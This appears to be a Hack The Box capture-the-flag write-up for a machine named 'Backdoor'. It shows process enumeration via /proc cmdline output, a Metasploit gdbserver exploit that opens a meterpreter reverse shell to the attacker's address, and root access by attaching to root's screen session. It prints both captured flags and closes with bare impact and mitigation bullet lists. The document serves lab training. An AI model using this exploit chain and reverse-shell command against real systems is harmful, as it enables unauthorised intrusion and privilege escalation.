/proc/834/cmdline/proc/834/cmdline/proc/834/cmdline
/proc/835/cmdline/proc/835/cmdline/proc/835/cmdline
/proc/836/cmdline/proc/836/cmdline/proc/836/cmdline
/proc/837/cmdline/proc/837/cmdline/proc/837/cmdline/bin/sh -c while true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
/proc/838/cmdline/proc/838/cmdline/proc/838/cmdline
/proc/839/cmdline/proc/839/cmdline/proc/839/cmdline
/proc/840/cmdline/proc/840/cmdline/proc/840/cmdline
/proc/841/cmdline/proc/841/cmdline/proc/841/cmdline
/proc/842/cmdline/proc/842/cmdline/proc/842/cmdline
/proc/843/cmdline/proc/843/cmdline/proc/843/cmdline
/proc/844/cmdline/proc/844/cmdline/proc/844/cmdline
/proc/845/cmdline/proc/845/cmdline/proc/845/cmdline/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
/proc/846/cmdline/proc/846/cmdline/proc/846/cmdline
```

PRACTICAL DEMONSTRATION

```
/proc/845/cmdline/proc/845/cmdline/proc/845/cmdline/bin/sh -c while true;do sleep 1;find /var/run/screen/S
-root/ -empty -exec screen -dmS root \;; done
/proc/846/cmdline/proc/846/cmdline/proc/846/cmdline
/proc/847/cmdline/proc/847/cmdline/proc/847/cmdline
/proc/848/cmdline/proc/848/cmdline/proc/848/cmdline
/proc/849/cmdline/proc/849/cmdline/proc/849/cmdline
/proc/850/cmdline/proc/850/cmdline/proc/850/cmdline
/proc/851/cmdline/proc/851/cmdline/proc/851/cmdline
/proc/852/cmdline/proc/852/cmdline/proc/852/cmdline
/proc/853/cmdline/proc/853/cmdline/proc/853/cmdline
/proc/854/cmdline/proc/854/cmdline/proc/854/cmdline
/proc/855/cmdline/proc/855/cmdline/proc/855/cmdline
/proc/856/cmdline/proc/856/cmdline/proc/856/cmdline
/proc/857/cmdline/proc/857/cmdline/proc/857/cmdline
/proc/858/cmdline/proc/858/cmdline/proc/858/cmdline
/proc/859/cmdline/proc/859/cmdline/proc/859/cmdline
/proc/860/cmdline/proc/860/cmdline/proc/860/cmdline
/proc/861/cmdline/proc/861/cmdline/proc/861/cmdline/usr/sbin/rsyslogd -n -iNONE
/proc/862/cmdline/proc/862/cmdline/proc/862/cmdline/usr/sbin/rsyslogd -n -iNONE
/proc/863/cmdline/proc/863/cmdline/proc/863/cmdline/usr/sbin/rsyslogd -n -iNONE
/proc/864/cmdline/proc/864/cmdline/proc/864/cmdline
/proc/865/cmdline/proc/865/cmdline/proc/865/cmdline
/proc/866/cmdline/proc/866/cmdline/proc/866/cmdline
/proc/867/cmdline/proc/867/cmdline/proc/867/cmdline
/proc/868/cmdline/proc/868/cmdline/proc/868/cmdline
/proc/869/cmdline/proc/869/cmdline/proc/869/cmdline
/proc/870/cmdline/proc/870/cmdline/proc/870/cmdline
/proc/871/cmdline/proc/871/cmdline/proc/871/cmdline
/proc/872/cmdline/proc/872/cmdline/proc/872/cmdline
/proc/873/cmdline/proc/873/cmdline/proc/873/cmdline
/proc/874/cmdline/proc/874/cmdline/proc/874/cmdline
/proc/875/cmdline/proc/875/cmdline/proc/875/cmdline
/proc/876/cmdline/proc/876/cmdline/proc/876/cmdline
/proc/877/cmdline/proc/877/cmdline/proc/877/cmdline
/proc/878/cmdline/proc/878/cmdline/proc/878/cmdline
/proc/879/cmdline/proc/879/cmdline/proc/879/cmdline
/proc/880/cmdline/proc/880/cmdline/proc/880/cmdline
/proc/881/cmdline/proc/881/cmdline/proc/881/cmdline
/proc/882/cmdline/proc/882/cmdline/proc/882/cmdline
/proc/883/cmdline/proc/883/cmdline/proc/883/cmdline
/proc/884/cmdline/proc/884/cmdline/proc/884/cmdline
/proc/885/cmdline/proc/885/cmdline/proc/885/cmdline
/proc/886/cmdline/proc/886/cmdline/proc/886/cmdline/sbin/agetty -o -p -- \u --noclear tty1 linux
/proc/887/cmdline/proc/887/cmdline/proc/887/cmdlinesshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

/proc/888/cmdline/proc/888/cmdline/proc/888/cmdline
/proc/889/cmdline/proc/889/cmdline/proc/889/cmdline
/proc/890/cmdline/proc/890/cmdline/proc/890/cmdline
/proc/891/cmdline/proc/891/cmdline/proc/891/cmdline
/proc/892/cmdline/proc/892/cmdline/proc/892/cmdline/usr/lib/accountsservice/accounts-daemon
/proc/893/cmdline/proc/893/cmdline/proc/893/cmdline
/proc/894/cmdline/proc/894/cmdline/proc/894/cmdline
/proc/895/cmdline/proc/895/cmdline/proc/895/cmdline
/proc/896/cmdline/proc/896/cmdline/proc/896/cmdline
/proc/897/cmdline/proc/897/cmdline/proc/897/cmdline
/proc/898/cmdline/proc/898/cmdline/proc/898/cmdline
/proc/899/cmdline/proc/899/cmdline/proc/899/cmdline
/proc/900/cmdline/proc/900/cmdline/proc/900/cmdline
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[+]$
```


PRACTICAL DEMONSTRATION

```
[eu-vip-1]-[10.10.14.44]-[azizulrahman@htb-ynom4y8glr]-[~]  
[*]$ msfconsole -nqx "use exploit/multi/gdb/gdb_server_exec; set payload li  
nux/x64/meterpreter/reverse_tcp; set lhost 10.10.14.44; set rhosts 10.10.11.125;  
set rport 1337; set target 1; exploit"  
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp  
payload => linux/x64/meterpreter/reverse_tcp  
lhost => 10.10.14.44  
rhosts => 10.10.11.125  
rport => 1337  
target => 1  
[*] Started reverse TCP handler on 10.10.14.44:4444  
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...  
[*] 10.10.11.125:1337 - Stepping program to find PC...  
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...  
[*] 10.10.11.125:1337 - Executing the payload...  
[*] Sending stage (3045380 bytes) to 10.10.11.125  
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.10.11.125:60188) at 202  
5-04-25 18:03:50 -0500  
  
(Meterpreter 1)(/home/user) > shell
```

```
(Meterpreter 1)(/home/user) > shell  
Process 62195 created.  
Channel 1 created.  
python3 -c "import pty;pty.spawn('/bin/bash')"  
user@Backdoor:~$
```

```
user@Backdoor:~$ id  
id  
uid=1000(user) gid=1000(user) groups=1000(user)  
user@Backdoor:~$ ls -l  
ls -l  
total 4  
-rw-r----- 1 root user 33 Apr 25 16:12 user.txt  
user@Backdoor:~$ cat user.txt  
cat user.txt  
db45db8e33aef0b6196cccbba86ec15a9  
user@Backdoor:~$
```

PRACTICAL DEMONSTRATION

```
user@Backdoor:~$ /usr/bin/screen -x root/root
/usr/bin/screen -x root/root
Please set a terminal type.
user@Backdoor:~$
```

```
user@Backdoor:~$ export TERM=xterm
export TERM=xterm
user@Backdoor:~$ /usr/bin/screen -x root/root
/usr/bin/screen -x root/root
```

```
root@Backdoor:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 33 Apr 25 16:12 root.txt
root@Backdoor:~# cat root.txt
cat root.txt
19fdc963e29c5e65fa46af17d9ada902
root@Backdoor:~#
```

IMPACT ANALYSIS × •

- **Financial loss**
- **Operational disruption**
- **Reputational damage**
- **Widespread impact:**

MITIGATION & PREVENTION

- **Input validation**
- **Use secure APIs**
- **Regular patching**
- **Adopt standards**





THANK YOU